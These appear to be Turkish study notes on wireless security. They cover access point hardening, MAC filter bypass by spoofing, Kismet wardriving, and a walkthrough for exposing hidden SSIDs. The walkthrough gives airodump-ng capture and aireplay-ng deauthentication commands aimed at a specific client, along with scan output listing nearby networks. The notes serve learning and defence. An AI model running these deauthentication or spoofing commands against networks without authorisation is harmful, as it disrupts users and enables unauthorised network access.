NOT: Active Directory adlı veritabanı bir Microsoft hizmetidir. LDAP ise bu hizmeti handle eden bir uygulama protokolüdür, bir standarttır.

(Page 21)

13)

Kablosuz Ağlarda Güvenlik
Kablosuz ağlardaki en temel güvenlik problemi verilerin hava ortamında serbestçe dolaşmalarıdır. Normal kablolu ağlarda örneğin switch cihazı kullanarak güvenlik fiziksel anlamda sağlanıyor. Çünkü switch'e bağlı olan makinalar switch'e bağlı olmayan makinalardan korunmuş oluyorlar. Oysaki kablosuz ağlarda tüm iletişim hava ortamında gerçekleştiğinden veriler gelişigüzel bir

şekilde dilenilen kimse tarafından alınabilmektedir.

(Page 22)

14)

Kablosuz Ağlarda Güvenlik Önlemleri
Kablosuz ağlardaki en büyük güvenlik riski doğuran sebeplerden birisi Access Point cihazının öntanımlı ayarlarının değiştirilmemesidir. Örneğin SSID isminin varsayılanda bırakılması, Access Point'in yönetim paneline varsayılan olarak şifresiz erişme ayarının olduğu gibi bırakılması, gibi...

Önlemler

a. SSID'yi Saklama

Access Point'ler ortamdaki kablosuz cihazların kendilerini bulabilmeleri için devamlı anons yaparlar. Bu anonsa teknik tabirle beacon frame denmektedir. Bu anons yayını ile istemciler ilgili Access Point'in SSID'sini öğrenirler ve dilerlerse bu SSID'yi kullanarak o Access Point'e bağlanabilirler. Güvenlik açısından Access Point'lerin beacon frame yayınlarını durdurabiliriz. Böylece Access Point SSID'sini istemcilerden saklayabilir ve sadece Access Point'in SSID'sini bilen istemcilerin bağlantı kurabilmesini sağlamış oluruz.

SSID saklama her ne kadar bir önlem olsa da teknik kapasitesi belli bir düzeyin üzerinde olan saldırganlar tarafından rahatlıkla öğrenilebilmesi mümkündür. Şöyle ki bir istemci ile Access Point arasında SSID bilgisi şifrelemeden gider. Dolayısıyla bir USB Wifi ile bu paket alınabilir ve SSID ismi öğrenilebilir.

b. MAC Tabanlı Erişim Kontrolü

Piyasada var olan Access Point cihazlarında güvenlik amacıyla konulmuş MAC adresine göre istemci kabulune dair bir filtre özelliği mevcuttur. Bu özellik ile Access Point'e kendisine bağlanabilecek istemcilerin MAC'i kaydedilir, böylece tanımlanmamış MAC adresine sahip istemciler Access Point'e bağlanamaz.

MAC tabanlı erişim kontrolü her ne kadar bir önlem olsa da teknik kapasitesi belli bir düzeyin üzerinde olan saldırganlar rahatlıkla Access Point tarafından izin verilmiş bir MAC adresini öğrenebilir. Şöyle ki ağa bağlı istemcilerin MAC adresleri iletişim şifreli de olsa sonuçta hava ortamından iletilmektedir. Burnu kuvvetli koku alan bir hacker bu paketleri yakalayarak izin verilmiş MAC adresini bulabilir ve kendi MAC adresini koklayıp bulduğu MAC adresi ile değiştirerek Access Point'e bağlantı talebinde bulunabilir. Böylece Access Point MAC adresi uygun görünen hacker'ın ağa girmesine mani olmayacak ve hacker başkasının MAC adresi sayesinde ağa dahil olabilmiş olacaktır.

Linux ve OS X sistemlerinde MAC Adresinin Değiştirilmesi

Linux ve OS X işletim sistemlerinde bilgisayarımızın MAC adresini değiştirmek bize bir komut kadar yakındır.

```
> ifconfig eth0 down
> ifconfig eth0 hw ether 00:11:22:33:44:55
```

> ifconfig eth0 up

Değişen MAC adresi ifconfig diyerek eth0'la alakalı bilgiler içerisinde görülebilir.

> ifconfig

Output:


```
eth0      Link encap:Ethernet  HWaddr 00:11:22:33:44:55
          inet addr:192.168.2.71  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::211:22ff:fe33:4455/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68025 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44197 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:1000
          RX bytes:94777071 (94.7 MB)  TX bytes:4113315 (4.1 MB)
```

MAC adresini değiştirmenin bir diğer yolu macchanger adlı tool'u kullanmaktır. Onun kullanılışı da yukarıdaki gibidir.

> ifconfig eth0 down
> macchanger -m 00:11:22:33:44:55 eth0
> ifconfig eth0 up

Windows Sistemlerinde MAC Adresinin Değiştirilmesi

Windows'ta MAC adresi değiştirmek için Bilgisayarım -> Yönet -> Aygıt Yöneticisi -> Ağ Bağdaştırıcısı -> Özellikler -> Gelişmiş seçenekleri izlenir ve aşağıdaki ekrana ulaşıldıktan sonra



Network Address seçeneği seçilip sağ taraftaki Value isimli text box'a istenilen MAC

adresi girilir. Böylece MAC adres değişikliği işlemi tamamlanmış olur.

c. İletişimi Şifreleme

Kablosuz ağlarda trafiğin başkaları tarafından izlenmemesi için alınması gereken en temel önlemlerden biri trafiği uçtan uca şifrelemektir. Kablosuz ağlarda şifreleme WEP ve WPA olarak adlandırılan iki protokol üzerinden gerçekleşebilir. Fakat her iki protokol de güvenlik önlemi alınmadığı takdirde günümüz için güvenli sayılmaz. Çünkü bir USB Wifi cihazı ile şifreli ağlara sızmak günümüzde mümkündür.

Bugüne kadar WEP kullananlara hep WPA'ya geçmeleri ve uzun/karmaşık parola seçmeleri önerilirdi. Fakat 2008'in son aylarında iki üniversite öğrencisinin yaptığı çalışmaya göre WPA'nın 15 dakikada kırılabildiği ispatlanmıştır.

Sonuç:

- Access Point'lerin öntanımlı ayarları mutlaka değiştirilmelidir.
- Access Point ile istemci arasındaki MAC adresleri havadan her türlü açık bir şekilde gittiği için MAC filtreleme çözüm değildir.
- WEP veya WPA ile korunmuş ağlar ek güvenlik önlemi alınmadığı sürece güvenli değildir.

Yukarıda a, b ve c diye madde madde bahsedilen önlemler katmanlı güvenlik anlayışı gereğince uygulandığı takdirde güvenlik garanti olmasa da bir kademe artmış olacaktır.

(Page 22-24)

15)

Kablosuz ağlardaki güvenlik riskleri kullanılan protokollerin özelliklerinden ve kullanıcıların bilinçsizliğinden kaynaklanmaktadır.

(Page 25)

16)

Kablosuz ağlara yapılabilecek saldırılar küçük numaralarla anonim olarak yapılabilmektedir. Bu durum saldırganların cesaretini arttırıcı bir etki yapmaktadır.

(Page 25)

17)

Kablosuz Ağlarda Keşif Çalışmaları
Yakın çevrede bulunan Access Point'lerin tespitine “kablosuz ağlarda keşif” denmektedir. Bu keşif işi abartılıp WLAN cihazlarının arabalara taşınmasıyla ya da yaya olarak taşınmasıyla etraftaki Access Point'lerin keşfine ise Wardriving denmektedir. Bu keşfedilen Access Point'lerin şifreleme kullanıp kullanmadığını ve hangi channel'dan çalıştığını keşfedip bulundukları yerlere çizilmesine de Warchalking denmektedir.

Wardriving işlemi için Windows sistemlerde ücretsiz Netstumbler programı kullanılabilirken Linux sistemlerde ücretsiz olan Kismet programı kullanılabilir.

Kablosuz ağlarda keşif işlemi pasif ve aktif olmak üzere ikiye ayrılmaktadır. Aktif keşif işleminde keşif yapan kişi kendini belli eder, çünkü aradığı cihazlar için etrafa anons yapar. Pasif keşif işleminde ise keşif yapan kişi etrafa anonsta bulunmaz ve sadece ortamdaki anonsları dinleyerek gizli çalışan cihazları belirlemeye çalışılır.

Aktif keşif aracı olan Netstumbler programı çalıştığı takdirde kapsama alanında anons yapan tüm aktif cihazları tespit edebilir, fakat eğer bir Access Point kendini tanıtan anonsu yapmıyorsa o Access Point Netstumbler tarafından tespit edilemez. Dolayısıyla basit bir önlem olan SSID saklama (beacon frame yayınını durdurma) Netstumbler'dan korunmayı sağlayacaktır.

Pasif keşif aracı olan Kismet ise Netstumbler'a göre oldukça fazla özellik içerir ve kötü niyetli birinin eline geçerse tam bir gizli silaha dönüşebilir. Kismet kablosuz ağ adaptörlerini monitör moda geçirerek etrafta olan biteni izler ve kaydeder. Böylece bulunduğu ortamdaki tüm trafiği görerek çalışan/çalışmayan tüm Access Point'leri ve tüm özelliklerini belirler. Sadece Access Point'leri belirlemekle kalmaz bu cihazlara bağlı tüm istemci cihazlarını ve bunların tüm özelliklerini belirleyebilir, daha da ötesinde uçtan uca şifreleme yoksa tüm trafiği avucun içine alıp dinleyebilir.

(Page 25)

18)

Keşif işlemi sayesinde

- kablosuz ağın şifreli olup olmadığı, şifreli ise WEP mi WPA mı WPA2 mi kullanıldığı
- ağa bağlı istemcilerin MAC adreslerinin ne olduğu

tespit edilebilir. Eğer kablosuz ağa şifresiz erişim varsa saldırgan ağ arabirimini monitör moda geçirerek hedef ağdaki bilgisayarların

- MAC adreslerini
- IP adreslerini
- markalarını

tespit edebileceği gibi ortamdaki TCP ve UDP trafiğinin tümünü izleyebilir.

(Page 25)

19)

Gizli SSID'ye Sahip Access Point'lerin Keşfi // Pratik olarak denenmedi

Eğer bir Access Point kendi SSID'sini gizlediyse Wireshark gibi bir yazılım yakaladığı paketlerdeki beacon frame'lerinde yer alan SSID field'ını boş görür (e.g. SSID= ' ') veyahut <length 8> ibaresine sahip görür (Length 8'den kasıt SSID field'ının 8 karakterli oluşundan dolayıdır). Gizli SSID'leri tespit etmek için iki method vardır: Pasif ve Aktif.

- Pasif olarak gizli SSID'yi öğrenmek için bir istemcinin Access Point'e bağlanmasını beklememiz gerekir. İstemci Access Point'e bağlandığında SSID bilgisini içeren Probe Request frame'leri gönderir ve Access Point ise cevap olarak kendi SSID'sinin yazılı olduğu Probe Response frame'ini gönderir. Böylece izlenen ortamdaki gidip gelen frame'ler içerisinde yazan SSID field'ından SSID bilgisini alarak gizli Access Point'i keşfetmiş oluruz.

- Aktif olarak gizli SSID'yi öğrenmek için bir istemciyi aireplay-ng ile deauthenticate edip istemcinin SSID yazısına sahip Probe Request frame'i göndermesini sağlarız. Bunun üzerine de Access Point kendi SSID'sini içeren Probe Response frame'ini gönderir. Böylece izlediğimiz ortamda gidip gelen Probe Request ve Probe Response frame'lerindeki SSID field'ından gizli SSID bilgisine erişmiş oluruz.

Sonuç olarak pasif keşifte istemcinin hattan düşmesini beklememiz gerekirken aktif keşifte istemciyi elimizle hattan düşürüyoruz. Dolayısıyla pasif keşifte hiç iz bırakmadan SSID bilgisini elde edebiliyorken aktif keşifte deauthenticate frame'leri ile network'te iz bırakıyoruz. Pasif keşif bu anlamda avantajlı olmasına karşın çok fazla zaman gerektiren bir süreçtir. Zira kullanıcının ne zaman kendi isteğiyle deauthenticate olacağı belli değildir.


Pasif Olarak Gizli SSID'yi Öğrenmek
Pasif olarak SSID'sini gizleyen Access Point'in SSID'sini öğrenmek için ağ adaptörünü airmon-ng ile monitör moda geçirebiliriz ve Kismet yazılımı ile de ortamdaki paketleri dinleyebiliriz. Bu işlemi gerçekleştirmek için önce ağ adaptörünü monitör moda geçirelim:

```
> airmon-ng start wlan1
```


Ardından kismet'i başlatarak ortamda gidip gelen tüm paketleri dinleyelim.

```
> kismet
```


Kismet ortamı dinlerken isimsiz bir router'a paketler gittiğini ve isimsiz bir router'dan paketler geldiğini fark edecektir ve o paketlerde taraflar sırayla birbirlerinin MAC adreslerini gönderecektir. Dolayısıyla kismet hem istemcinin hem de router'ın BSSID'sini (MAC adreslerini) tespit edebilmiş olacaktır. Fakat saldırganın router'a bağlanabilmesi için router'ın SSID'sini bilmesi gerekir. Dolayısıyla kismet açık vaziyette bırakılır ve ortamdaki bir istemcinin ağdan çıkıp girmesi ya da ağa yeni bir istemcinin bağlanması beklenilir. Bu bağlantı işlemleri gerçekleştiğinde havada giden SSID verisini kismet yakalayacaktır ve router'ın anonsla SSID'sini duyurma işlemini iptal etmesine rağmen SSID bilgisine ulaşılmış olacaktır. Aşağıda kismet'in ortamda yakaladığı router'lar listelenmektedir.



Seçili router'dan görülebileceği üzere kismet SSID'sini bilmediği router için <Hidden SSID> demiş. Şimdi ona çift tıklayalım ve detaylarını görüntüleyelim.



Ortamdaki bir istemci bu gizli SSID'li router'a bağlandığında otomatikmen kismet SSID'yi yakalayacaktır ve aşağıdaki gibi router'ın eksik bilgisi SSID satırını tespit ettiği değerle dolduracaktır.



Görüldüğü üzere en baştaki Name bilgisi router'ın SSID'si ile doldurulabilmiştir.

Aktif Olarak Gizli SSID'yi Öğrenmek [Pratik olarak denenmedi, çünkü evdeki modemin SSID'si gizli değil]

Öncelikle kullanılacak ağ adaptörünün interface adı öğrenilir.

> ifconfig

Output:

```
eth0        Link encap:Ethernet  HWaddr 20:cf:30:64:a9:d5
            inet addr:192.168.2.201  Bcast:192.168.2.255  Mask:255.255.255.0
            ….....….

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            ….....….

wlan0       Link encap:Ethernet  HWaddr 48:5d:60:38:0a:ff
            inet addr:192.168.2.70  Bcast:192.168.2.255  Mask:255.255.255.0
            ….....….
wlan2       Link encap:Ethernet  HWaddr ec:08:6b:17:c4:24
            UP BROADCAST MULTICAST  MTU:1500  Metric:1
            ….....….
```

USB Wifi cihazı takılı değilken wlan2 interface'i olmadığından ve USB wifi cihazı takılı olduğunda wlan2 interface'i olduğundan Usb Wifi cihazının interface'inin wlan2 olduğunu anlarız. Interface'i belirledikten sonra seçtiğimiz ağ adaptörü monitör moda geçirmemiz gerekir.

```
> airmon-ng stop wlan2
> ifconfig wlan2 down
> airmon-ng start wlan2 4      // Channel 4 dinlenmeye başlanılır.
```

NOT: Ağ adaptörünü channel 4'ü dinler hale getirdik, çünkü ilerideki aşamalarda kullanacağımız router'ın MAC adresi sonrası program hata veriyor ve ilgili router'ın channel 4'ü kullandığını söylüyor. Bu yüzden ağ adaptörünü channel 4'ten monitor moduna soktuk.

Ağ adaptörü monitör moda geçirildikten sonra ortamdaki router'ları listelemek için airodump-ng kullanılır.

> airodump-ng wlan2

Output:

```
hefese-N61Jq: /home/hefese

CH  9 ][ Elapsed: 36 s ][ 2016-04-30 07:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

18:28:61:B7:33:88    0        2        0    0  11  54e  WPA2 CCMP   PSK  audio78
14:CC:20:A8:8B:7A    0        5        0    0  13  54e  WPA2 CCMP   PSK  ENES5706
08:63:61:9A:4A:D0    0        4        0    0   4  54e. WPA2 CCMP   PSK  TTNET_HUAWEI_4AC7
14:B9:68:D7:93:B4    0        2        1    0   2  54e  WPA2 CCMP   PSK  TTNET_HUAWEI_93A3
BC:F6:85:4E:62:D3    0        8        0    0   1  54e  WPA2 CCMP   PSK  PINAR
18:28:61:18:82:21    0        3        0    0   6  54   WPA2 CCMP   PSK  Zyxel03
F8:1A:67:87:4E:F0    0        3        0    0  11  54e  WPA2 CCMP   PSK  TTNET_TPLINK_4EF0
18:28:61:EA:36:28    0        4        0    0  11  54e  WPA2 CCMP   PSK  GENCFENERBAHCE
EC:CB:30:CE:4E:2C    0        7        0    0   1  54e. WPA2 CCMP   PSK  Yaman
C8:3A:35:FB:C4:40    0       17        3    0  12  11e  WEP  WEP         Metronet
50:67:F0:8D:73:E1    0       16        0    0   6  54 . WEP  WEP         ZyXEL
88:41:FC:00:E8:DF    0        6        0    0  11  54e  WPA  TKIP   PSK  20kebabci19
0C:D6:BD:4A:18:E4    0       18        1    0  11  54e  WPA2 CCMP   PSK  VodafoneNet-BZUNAA
24:09:95:89:9C:28    0       12        0    0   5  54e  WPA2 CCMP   PSK  Sertkaya
18:28:61:FA:64:1A    0       26        0    0   4  54e  WPA2 CCMP   PSK  AirTies_Air5341
04:8D:38:37:90:3F    0       21        0    0   8  54e  WPA2 CCMP   PSK  Incaramazan
C4:6E:1F:EC:00:83    0       18        0    0  13  54e  WPA2 CCMP   PSK  dsmart_0810
E8:DE:27:73:CF:57    0       28        1    0   1  54e  WPA2 CCMP   PSK  EMRECAN
F4:E3:FB:B9:97:F3    0       31        0    0   1  54e  WPA2 CCMP   PSK  Kat4Daire8
64:66:B3:55:24:D3    0       17        0    0   1  54e  WPA2 CCMP   PSK  TTNET_TPLINK_24D3
```

Listelenen router'lardan birinin MAC adresi (BSSID kolonundaki değeri) alınır ve böylece seçtiğimiz router'ın MAC adresi aşağıdaki koda konarak sadece seçtiğimiz router'a ait ortamdaki trafik verisi dosyalanmaya başlanır.

```
> airodump-ng -c 4 --bssid 18:28:51:FA:54:1A  -w trafficFile wlan2
```

-c parametresi channel olarak 4'ün seçileceği bilgisini taşıyor.
--bssid parametresi seçilen router'ın MAC adresini taşır.
-w parametresi tafiğin kaydedileceği dosyanın adını taşır.

Output:


```
root@hefese-N61Jq: /home/hefese
root@hefese-N61Jq: /home/hefese  ×  root@hefese-N61Jq: /home/hefese  ×

CH  4 ][ Elapsed: 12 s ][ 2016-04-30 07:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

18:28:61:FA:64:1A    0   4       47      219    0   4  54e  WPA2 CCMP   PSK  A

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

18:28:61:FA:64:1A  3C:C2:43:5E:ED:C8    0    0e- 0e     0      222
```

Yukarıdaki kod bir yandan dosyalama işlemi yaparken bir yandan da anlık olarak yukarıdaki çıktıyı vermektedir. Yukarıdaki çıktının ilk kısmında seçtiğimiz router hakkında detaylar yer almaktadır.. İkinci kısmında ise router'a bağlı istasyonlar (istemcileri) listelenmektedir. İstemcilerden birinin MAC adresini seçelim (zaten sadece bir istemci var görünüyor) ve o istemciyi deauthenticate etmek için aşağıdaki kodu kullanalım.

> aireplay-ng -0 5 -a 18:28:61:FA:64:1A -c 3C:C2:43:5E:ED:C8 wlan2

-0 ifadesi deauthenticate et manasına gelir.
5 sayısı 5 tane deauthenticate paketini istemciye gönder anlamına gelir.
-a parametresi daha önce belirlediğimiz Access Point'in MAC adresini alır.
-c parametresi ise seçtiğimiz client'ın mac adresini alır.

Bu deauthenticate işlemi sonrası istemcinin router'la bağlantısı kopacaktır ve istemci tekrar bağlantı kurmaya çalışılacağı sıralarda ortama Probe Request yayınında bulunacaktır. Router ise Probe Response ile istemciye ben buradayım diyecektir. Tüm bu süreç boyunca kullandığımız yukarıdaki aireplay-ng komutundan bir önceki airodump-ng komutu ortamdaki trafiği dinlemeye devam edeceğinden dosyaya bu son frame'leri de ekleyecektir. Böylelikle bu frame'ler router'ın SSID bilgisini içerdiğinden etraftan gizlenen SSID bilgisi öğrenilebilmiş olunacaktır. Şimdi dosyaya kaydedilen Probe Request frame'ini görmek için airodump-ng'nin oluşturduğu trafiği içeren pcap uzantılı trafficFile-01.pcap dosyasını Wireshark ile açalım.



Seçili satırın yukarısında listelenen frame'lerden görülebileceği gibi önce deauthenticate frame'leri dinlemeye takılmış. Sonra ise seçili satırda gözüktüğü gibi Probe Request frame'i dinlemeye

takılmış. Zaten olması gereken de bu. Önce deauthenticate, sonra Probe Request frame'inin yayını. Ekranda listelenen Probe Request frame'ine tıkladığımızda alt blokta frame'in içine dair olan gösterilen detaylardan SSID'nin BGA_Wifi olduğu tespit edilebilecektir. Böylece saldırgan kendini saklayan router'ın SSID'sini öğrenmiş olacaktır ve bir sonraki saldırılarını koordinatları belli adrese yapabilecektir.

Bu süreç boyunca SSID bilgisine “iz bırakarak” ulaşmış olduk. Yani saldırgan istemciyi deauthenticate etmek için deauthenticate frame'lerini ağa gönderdiğinden ilgili cihazın (AP'nin mi Station'ın mı bilmiyorum) log'larına kaydolacaktır. Dolayısıyla bu kaydediş bir saldırı izinin kaydını teşkil edeceğinden bu keşif yöntemine aktif keşif yöntemi denmektedir.

NOT: Wireshark'ta sadece deauthenticate frame'lerini görmek için

wlan.fc.type_subtype == 0x12

filtresi kullanılabilir.

(Page 26-28)

20)

Netstumbler gibi araçlar keşif esnasında etrafa paket yaydıkları için iz bırakırlar. Fakat Kismet aracı keşif için etrafa paket yayımında bulunmadığından iz bırakmaz.

(Page 29)

21)

Kablosuz ağlarda veriler havada uçuştuğu için dinleme yapmak kablolu ağlara göre daha bir kolaydır.

(Page 29)

22)

WEP'ten sonra WPA ve WPA2 ile kablosuz ağlarda güvenlik yükseltilmiş olsa da bu güvenlik tedbirleri sadece data frame'leri korumak için geliştirilmişti. Örneğin management frame'ler için uygulanan herhangi bir önlem yoktur. Yani management frame'ler şifresiz ve manipule edilebilir halde bırakılmıştır. Management Frame'ler konusunda bir güvenlik tedbirinin alınmayışından dolayı kablosuz ağlar DOS ataklara karşı güçsüz durumda kalmıştır.

Web ve DNS server'larına karşı uygulanan HTTP Flood, TCP SYN Flood, ICMP Flood gibi DOS saldırıları kablosuz ağlara da uygulanabilmektedir. Ancak kablosuz ağlara has bazı DOS saldırıları da vardır. Bu saldırılar iletişimin frame'lerle sağlandığı OSI modelinin ikinci katmanına denk düşen Data Link katmanına uygulanır. Fiziksel katmana gelecek olursak bu katmandaki sinyaller jammer ile bozularak iletişim sekteye uğratılabilir.

Kablosuz ağlarda yapılan DOS saldırılarına Authentication / Association Flood ve Deauthentication / Disassociation Flood saldırıları örnek olarak verilebilir. Hatırlarsan bir istemci Access Point ile bağlantı kurmak için kabaca şu aşamalardan geçmekteydi.

1. Authentication Request (client ------> router)
2. Authentication Response (client <----- router)
3. Association Request (client ------> router)
4. Association Response (client <----- router)

NOT: Bir istemci birden fazla Access Point ile Authentication bağlantısı kurabilirken sadece bir Access Point ile association bağlantısı kurabilir. Yani association'ı kenetlenme olarak görebiliriz. İstemci bir router'a kenetlendi mi o router'dan kopana kadar başka router'la kenetlenemez.

23)

Association işlemi için önce authentication işlemi şarttır.

(page 30)

24)

IEEE 802.11w ile Management Frame'ler şifreli olarak gönderilmektedir. Fakat 802.11w standardı henüz yaygınlaşmamıştır.

(Page 31)

25)

Authentication Saldırısı
